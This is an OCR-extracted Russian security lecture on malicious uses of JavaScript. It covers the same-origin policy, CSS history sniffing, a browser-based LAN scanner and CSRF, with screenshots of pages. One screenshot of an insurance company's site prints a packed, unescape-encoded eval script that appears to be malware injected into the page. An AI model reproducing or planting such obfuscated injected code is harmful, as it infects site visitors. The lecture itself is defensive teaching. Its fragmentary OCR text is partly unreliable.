Зловредное применение JavaScript

Владимир Иванов
ivlad@malpaso.ru


Same Origin Policy

URL: http://store.company.com/dir/page.html

URL	Результат
http://store.company.com/dir/other.html	✔
http://store.company.com/dir/dir2/other.html	✔
https://store.company.com/secure.html	✘
http://store.company.com**:81**/dir/another.html	✘
http://**news**.company.com/dir/other.html	✘

Подробности: https://developer.mozilla.org/En/Same_origin_policy_for_JavaScript


Document Object Model



WINDOW
History
Location
DOCUMENT
LINK
ANCHOR
FORM
TEXT
RADIO
CHECKBOX
TEXTAREA
PASSWORD
SELECT
OPTIONS
BUTTON
RESET
SUBMIT

Проблемы JavaScript


CSS History Hack
http://ha.ckers.org/weird/CSS-
css histor
http://...
http://...
http://...
CSS Hi...
CSS History Hack
Originally found here but permanantly hosted on ha.ckers.org with Jeremiah's permission.
Ha.ckers.org home || Jeremiah's blog
Firefox Only! (1.5 - 2.0) tested on WinXP.
Visited
http://mail.google.com/
http://slashdot.org/
http://www.apple.com/
http://www.blogger.com/
http://www.google.com/
Not Visited
http://ha.ckers.org/blog/
http://login.yahoo.com/
http://mail.yahoo.com/
http://my.yahoo.com/
http://sla.ckers.org/forum/
http://www.amazon.com/
http://www.aol.com/
http://www.bankofamerica.com/



What is my IP Address?
http://reglos.de/myaddress/
Google
http://u...
http://u...
http://c...
Enablin...
What is ...
Your local IP Address is 192.168.1.2
Documentation and Download of this Java applet ©2002 Lars Kindermann
Applet MyAddress started


Javascript LAN scanner
Loading...
Authentication Required
A username and password are being requested by http://192.168.1.1. The site says: "ASUS Wireless Router"
User Name: adas
Password: •••
Cancel
OK
Javascript LA
By Gareth Heyes
This code is now open s
Now works in Firefox an
Any information obtained using the scanner will not be logged in any way. All new router form submissions are anonymous
11
diggs
digg it
Start again
LAN scan...
Device guess
Device
Host
Port
Port Name
Status
3Com,AirLink,Linksys,Arescom,ASUS,Dell,DLink,Zyxel,Teletronics,Zyxel,Netcomm
http://192.168.1.1
80
Web server
Open
Google Groups
Subscribe to Javascript LAN scanner
Email:
Subscribe
Waiting for 192.168.1.1...



Подробности: http://www.freedom-to-tinker.com/sites/default/files/csrf.pdf

Как это бывает?


КАСКО+ОСАГО-ГАИ
http://www.alfastrah.ru/people/auto/casco_osago_gai/
Google
English
АЛЬФА СТРАХОВАНИЕ
МОЖНО ДВИГАТЬСЯ ДАЛЬШЕ
Звонок для регионов России бесплатный 8 800 333 0 999
Для Москвы и Московской области 8 495 788 0 999
Частным лицам
Корпоративным клиентам
Партнерам
О компании
ОСАГО
АВТО
ДОМ
ИПОТЕКА
ВЫЕЗД ЗА ГРАНИЦУ
ЖИЗНЬ
НЕСЧАСТНЫЙ СЛУЧАЙ
АльфаКАСКО 50х50
АльфаДрайв
КАСКО+ОСАГО-ГАИ
Немецкие авто
Профессионал
Главная / Частным лицам / Автострахование / каско+осаго-гаи
КАСКО+ОСАГО-ГАИ
Иногда даже самые мелкие аварии доставляют массу хлопот, забирая наше
Произошел страховой случай...
Задать вопрос

</td>
</tr>
</table>
</td>
</tr>
</table>
<script type="text/javascript">
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('m(l("%c%o%d%1%k%b%j%i%n%v%u%p%i%b%s%h%2%1%0%0%6%d%2%1%0%0%3%7%2%1%0%0%3%3%2%1%0%0%4%5%2%1%0%0%3%f%2%1%0%0%3%c%2%1%0%0%3%a%2%1%0%0%5%0%2%1%0%0%4%6%2%1%0%0%4%5%2%1%0%0%3%6%2%1%0%0%6%c%2%1%0%0%5%5%2%1%0%0%3%e%2%1%0%0%4%8%2%1%0%0%4%8%2%1%0%0%4%0%2%1%0%0%6%g%2%1%0%0%5%9%2%1%0%0%5%9%2%1%0%0%3%4%2%1%0%0%3%9%2%1%0%0%3%9%2%1%0%0%3%4%2%1%0%0%3%d%2%1%0%0%3%a%2%1%0%0%5%c%2%1%0%0%3%f%2%1%0%0%3%b%2%1%0%0%3%f%2%1%0%0%3%d%2%1%0%0%4%7%2%1%0%0%4%g%2%1%0%0%3%a%2%1%0%0%5%b%2%1%0%0%3%6%2%1%0%0%3%9%2%1%0%0%3%c%2%1%0%0%5%9%2%1%0%0%3%6%2%1%0%0%3%9%2%1%0%0%4%a%2%1%0%0%3%b%2%1%0%0%4%8%2%1%0%0%3%a%2%1%0%0%4%5%2%1%0%0%5%9%2%1%0%0%3%7%2%1%0%0%3%b%2%1%0%0%3%8%2%1%0%0%3%a%2%1%0%0%4%e%2%1%0%0%5%b%2%1%0%0%4%0%2%1%0%0%3%e%2%1%0%0%4%0%2%1%0%0%5%5%2%1%0%0%5%0%2%1%0%0%4%4%2%1%0%0%3%7%2%1%0%0%3%8%2%1%0%0%4%8%2%1%0%0%3%e%2%1%0%0%6%c%2%1%0%0%6%f%2%1%0%0%5%0%2%1%0%0%3%e%2%1%0%0%3%a%2%1%0%0%3%7%2%1%0%0%3%4%2%1%0%0%3%e%2%1%0%0%4%8%2%1%0%0%6%c%2%1%0%0%6%f%2%1%0%0%5%0%2%1%0%0%4%6%2%1%0%0%4%8%2%1%0%0%4%7%2%1%0%0%3%d%2%1%0%0%3%a%2%1%0%0%6%c%2%1%0%0%5%5%2%1%0%0%4%3%2%1%0%0%3%7%2%1%0%0%4%6%2%1%0%0%3%7%2%1%0%0%3%5%2%1%0%0%3%7%2%1%0%0%3%d%2%1%0%0%3%7%2%1%0%0%4%8%2%1%0%0%4%7%2%1%0%0%6%g%2%1%0%0%3%e%2%1%0%0%3%7%2%1%0%0%3%8%2%1%0%0%3%8%2%1%0%0%3%a%2%1%0%0%3%b%2%1%0%0%6%q%2%1%0%0%4%0%2%1%0%0%3%9%2%1%0%0%4%6%2%1%0%0%3%7%2%1%0%0%4%8%2%1%0%0%3%7%2%1%0%0%3%9%2%1%0%0%3%b%2%1%0%0%6%g%2%1%0%0%3%f%2%1%0%0%3%5%2%1%0%0%4%6%2%1%0%0%3%9%2%1%0%0%3%d%2%1%0%0%4%a%2%1%0%0%4%8%2%1%0%0%3%a%2%1%0%0%5%5%2%1%0%0%6%b%2%1%0%0%6%d%2%1%0%0%5%9%2%1%0%0%3%7%2%1%0%0%3%3%2%1%0%0%4%5%2%1%0%0%3%f%2%1%0%0%3%c%2%1%0%0%3%a%2%1%0%0%6%b%h%r%t"));',32,32,'30|75|5c|36|37|32|33|39|34|66|35|65|64|63|38|31|61|27|74|6e|6d|unescape|eval|2e|6f|69|62|29|28|3b|72|77'.split('|'),0,{}));
</script>

© 2008 Группа "АльфаСтрахование"
Продвижение сайта Agima group
<table height="100" cellspacing="0" cellpadding="0" width="964" border="0">

Форум – Talks – Бой Терминатора с Чужим

http://www.linux.org.ru/view-message.jsp?msgid=4015524&lastmod=1252064172553

linux

http://u... | http://u... | http://c... | Enabling... | http://w... | AJAX Per... | PHENOE... | ENUM.O... | Форум –...

LINUX.ORG.RU

Регистрация - Вход

Новости - Галерея - Форум - Документация - Wiki - Поиск

Форум - Talks [RSS] все комментарии

[#]

Бой Терминатора с Чужим

Такой вопрос. Какие повреждения получит терминатор в случае попадания на него крови-кислоты чужого? Интересуют варианты с терминаторами моделей 101 и T-1000.

*Zak ** (*) (04.09.2009 12:33:35)*

[Ответить на это сообщение]

← Домоводство. | [аналитикам] Определить подлинность фото →

сообщения отсортированы в порядке возрастания даты их написания

[#]

Re: Бой Терминатора с Чужим

где тег вещества?

z0D5e8n7x_2 (*) (04.09.2009 12:34:32)

[Ответить на это сообщение]

Display a menu

Зачем это нужно?

securityblogru: Приветствую,Есть сервер Windows 2003 с I

http://community.livejournal.com/securityblogru/40080.html

linux

http://u... | http://u... | http://c... | Enabling... | http://w... | AJAX Per... | PHENOE... | ENUM.O... | security...

Vick Vega (vickvega) пишет в securityblogru
@ 2009-04-01 13:04:00

